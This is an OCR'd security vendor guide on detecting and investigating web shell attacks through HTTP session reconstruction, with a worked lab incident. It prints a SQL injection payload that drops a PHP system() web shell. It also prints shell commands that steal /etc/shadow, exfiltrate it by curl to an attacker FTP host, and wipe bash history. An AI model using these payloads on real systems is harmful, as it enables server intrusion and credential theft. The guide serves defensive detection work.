


RSA Security Analytics

Remote Access Web Shells

Contents

Remote Access Web Shells

What are Web Shells?


Definition of web shells, from the **United States Computer Emergency Readiness Team** (TA15-314A):

> A web shell is a script that can be uploaded to a web server to enable remote administration of the machine. Infected web servers can be either Internet-facing or internal to the network, where the web shell is used to pivot further to internal hosts.
>
> A web shell can be written in any language that the target web server supports. The most commonly observed web shells are written in languages that are widely supported, such as PHP and ASP. Perl, Ruby, Python, and Unix shell scripts are also used.
>
> Using network reconnaissance tools, an adversary can identify vulnerabilities that can be exploited and result in the installation of a web shell. For example, these vulnerabilities can exist in content management systems (CMS) or web server software.
>
> Once successfully uploaded, an adversary can use the web shell to leverage other exploitation techniques to escalate privileges and to issue commands remotely. These commands are directly linked to the privilege and functionality available to the web server and may include the ability to add, delete, and execute files as well as the ability to run shell commands, further executables, or scripts.

While often used for legitimate administration purposes, it is also a favorite tactic used by malicious actors in order to gain remote control of internet-facing web servers. Once interaction with a Web Shell is established, an attacker is free to act on any number of objectives such as service disruption, increasing foothold, and data exfiltration.

A Typical Attack Scenario

A common method of execution for this attack leverages vulnerabilities in a website (e.g. SQL Injection or Remote File Inclusion) to remotely generate or install a file that will act as a Web Shell. Once the Web Shell is successfully installed, the remote attacker may then craft an HTTP POST request directly to the Web Shell with embedded commands that will be executed as if the attacker had local (shell) access to the web server.


(1) Remote Exploit
e.g. SQL Injection, Remote File Inclusion
www.xyz.com
'union,null,1
shell.php
(2) WebShell script dropped/installed
(3) HTTP POST www.xyz.com/shell.php + command to be executed (usually obfuscated)
www.xyz.com/shell.php
>_
(4) Commands executed with local permissions on web server. Attacker free to act on objectives

```
root:$6$rx1fJZhCDled
M6nX$Osdn0YmeEzBB
q5JDEZI
bin:*:15980:0:99999:7:
lighttpd:!!:16507::::::
sync:*:15980:0:99999:
```

Typical WebShell Attack Sequence

Detection

Attackers who successfully use WebShells take advantage of the fact that many organizations do not have complete visibility into HTTP sessions. Traditional tools rely on signatures and are easily left blind by intentional obfuscation of payloads and commands. In order to effectively respond to Web Shell attacks, defenders must maximize visibility into each stage of the attack lifecycle.

Analysts can use Security Analytics to reconstruct the entire HTTP session (request and response). This allows the analyst to see into enough of the attack lifecycle to understand the initial attack vector (e.g. Delivery, or Exploit / Installation), what an attacker is doing, and the impact to the business.


For example, a traditional logs-only SIEM has no way to alert on suspicious HTTP sessions of this nature unless a downstream signature-based tool such as an IDS / IPS or web proxy has seen the exact attack before. Furthermore, HTTP sessions cannot be reconstructed with log data alone, meaning a complete lack of visibility into C2 commands, data exfiltration, and initial entry vector.

Web Shell Visibility With RSA Security Analytics For Packets

Detecting possible Web Shell activity involves understanding what an HTTP session with an embedded command typically looks like. There are a few notable features often seen with this attack:


- Request sent directly to a web server with the HTTP POST method to send data without populating commands in the URL string: This method ensures typical web access logs do not include the command (vs. HTTP GET which would include the commands within the URL).
- No HTTP GET will have been seen before the POST (Normal human-based web traffic would have seen a GET before a POST is issued).
- (Usually) No Referrer header since the request is sent directly to the server and is not a result of click-through browsing.
- Posted data includes obfuscated shell commands to be executed by the Web Shell.

By reconstructing the entire HTTP session upon capture and immediately generating and extracting rich metadata, RSA Security Analytics makes it simple to alert on the features indicative of a Web Shell.



Investigation


Once suspicious sessions are tagged, the analyst can open up the actual HTTP sessions for deeper inspection and quickly see all sessions exhibiting Web Shell behavior:



alert = 'http post no get no referrer - ...

☐	Event Time	Event Type	Asset Criticality	Network Protoco	Source IP	Destination IP Ad	TCP Destination P	Hostname Aliases	Filename	HTTP Method
☐	2015-05-21T12:35:41	Network		HTTP	169.122.8.212	192.168.1.55	80		default.php	post
☐	2015-05-21T12:35:41	Network		HTTP	169.122.8.212	192.168.1.55	80		default.php	post


By clicking on each session, the analyst can dig deeper and reconstruct the raw contents:



```
POST /dvwa/default.php HTTP/1.1
Host: 192.168.1.150
Connection: keep-alive
Content-Length: 147
Cache-Control: no-cache
Origin: chrome-extension://fdmmgilgnpjigdojojpjoooidkmcomcm
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.115
Safari/537.36
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundarypomwD6PvCbQAt81c
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-CA,en;q=0.8,en-US;q=0.6
Cookie: security=low; PHPSESSID=jje12jlc9vccj8gdqo9kuo2aq6

------WebKitFormBoundarypomwD6PvCbQAt81c
Content-Disposition: form-data; name="q"

cat /etc/passwd
------WebKitFormBoundarypomwD6PvCbQAt81c--
```

```
HTTP/1.1 200 OK
Date: Mon, 04 May 2015 16:38:20 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 913
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/s
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/bin/sh
```

The first session shows an HTTP POST request to **default.php** setting the variable “q” to a value of “cat /etc/passwd.” The subsequent response from the HTTP server has returned the results of the command that was executed on the local system to the attacker’s browser, displaying the raw contents of **/etc/passwd**–the list of users on the system! By iterating through and viewing each of the sessions, the analyst quickly discovers the entire command sequence sent to the Web Shell by the attacker:



```
POST /dvwa/default.php HTTP/1.1
Host: 192.168.1.150
Connection: keep-alive
Content-Length: 354
Cache-Control: no-cache
Origin: chrome-extension://fdmmgilgnpjigdojojpjoooidkmcomcm
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.115
Safari/537.36
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundary9xAmoV08We4vBZap
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-CA,en;q=0.8,en-US;q=0.6
Cookie: security=low; PHPSESSID=jje12jlc9vccj8gdqo9kuo2aq6

------WebKitFormBoundary9xAmoV08We4vBZap
Content-Disposition: form-data; name="q"

cat /etc/shadow > shadow.txt; sudo zip --password Password!1
loot.zip shadow.txt loot.txt; rm shadow.txt; rm loot.txt; curl -
T loot.zip ftp://169.122.8.212 --user chuck:norris; rm loot.zip;
cat /dev/null > ~/.bash.history;
------WebKitFormBoundary9xAmoV08We4vBZap--
```


```
HTTP/1.1 200 OK
Date: Mon, 04 May 2015 16:38:33 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
```

This quick reconstruction shows the following commands executed in sequence:

```
cat /etc/shadow > shadow.txt
sudo zip --password Password!1 loot.zip shadow.txt loot.txt
rm shadow.txt
rm passwd.txt
curl –T loot.zip ftp://169.122.8.212 –user chuck:Norris
rm loot.zip
cat /dev/null > ~/.bash_history
```


Full session visibility has shown the analyst that the attacker copied the contents of **etc/shadow** (encrypted passwords for all local users of the system) along with another text file into an encrypted archive (**loot.zip**), proceeded to upload the small file to a host listening on **169.122.8.212** over port **80**, and finally attempted to cover their tracks by removing all files and clearing the command history. A brute force attack could be used to extract credentials that could then be used to continue the attack, gaining a stronger foothold in the environment through lateral movement.

Continuing the investigation, the analyst can re-focus on the external drop zone at **169.122.8.212**. A quick query into RSA Security Analytics reveals the FTP session where the analyst saw evidence of in the Web Shell commands. RSA Security Analytics detects this as an FTP session regardless of any special ports used by an attacker to help evade detection:



Event Time	Event Type	Asset Criticality	Network Protoco	Source IP	Destination IP Ad	TCP Destination F	Hostname Aliases	Filename
2015-05-21T12:35:42	Network		FTP	192.168.1.55	169.122.8.212	21		loot.zip
2015-05-21T12:35:42	Network		OTHER	192.168.1.55	169.122.8.212	25554		shadow.txt


Drilling in further, the analyst can now confirm the data exfiltration by extracting the actual archive and decrypting it with the password that was learned earlier on in the investigation, gaining insight into the potential impact to the business:


Event Reconstruction

service	id	type	source	destination	service	first packet time
TEST Concentrator	530609	Network Session	192.168.1.55 : 33142	169.122.8.212 : 21	21	2015-05-21T12:35:42.120

Request	Response
	220 (vsFTPd 2.3.5)
USER chuck	331 Please specify the password.
PASS norris	230 Login successful.
PWD	257 "/home/chuck"
EPSV	229 Entering Extended Passive Mode (|||25554|).
TYPE I	200 Switching to Binary mode.


Rendered 25 packet


Event Reconstruction

service	id	type	source	destination	service	first packet time
TEST Concentrator	412586	Network Session	192.168.1.120 : 33142	192.168.1.150 : 21	21	2015-05-04T10:55:44.952

Filename	Size	Info	
loot.zip	301 bytes	application/...	25821b78e3cb832c76a SHA1: 03c72ca863abc47bfdce580fdec24b7e378496e1


Finally, the analyst can rewind the tape in order to try to understand how the Web Shell was installed in the first place. By looking at all traffic originating from the attacker's IP address prior to the detected Web Shell activity, the analyst can reconstruct and see the initial SQL injection attack that resulted in the upload of the shell to the web server:



ip.src=169.122.8.212

Event Time	Event Type	Asset Criticality	Network Protoco	Source IP	Destination IP Ad	TCP D	Filename	HTTP Method	Querystring
2015-05-21T12:35:41	Network		HTTP	169.122.8.212	192.168.1.55	80		get	id=%27+union+select+1%2C%27%3C%3Fphp+echo%28system%28%24_POST%5B%22cmd%22%5D%29%29%3B%3F%3E%27+INTO+OUTFILE+%27%2Fvar%2Fwww%2Fdvwa%2Fdefault.php
2015-05-21T12:35:41	Network		HTTP	169.122.8.212	192.168.1.55	80	default.php	post	name="q"
2015-05-21T12:35:41	Network		HTTP	169.122.8.212	192.168.1.55	80	default.php	post	name="q"

Opening up the session reveals SQL commands within the query string within the HTTP get session that resulted in data (the Web Shell) being copied to the web server:


SQL Injection
WebShell upload into default.php

```
id=' union select 1,'<?php echo(system($_POST["cmd"]));?>' INTO OUTFILE
'/var/www/dvwa/default.php' #&Submit=Submit
```

The analyst now has all the details they need to understand the incident, the potential impact to the business, and the root cause for tightening up defenses in the future.

References

- Web Shells, Backdoor Trojans and RATs: http://www.akamai.com/dl/akamai/akamai-security-advisory-web-shells.pdf
- SQL Injection Vulnerability: http://en.wikipedia.org/wiki/SQL_injection
- Remote File Inclusion: http://en.wikipedia.org/wiki/File_inclusion_vulnerability#Remote_File_Inclusion
- Cyber Kill Chain: http://www.lockheedmartin.ca/us/what-we-do/information-technology/cyber-security/cyber-kill-chain.html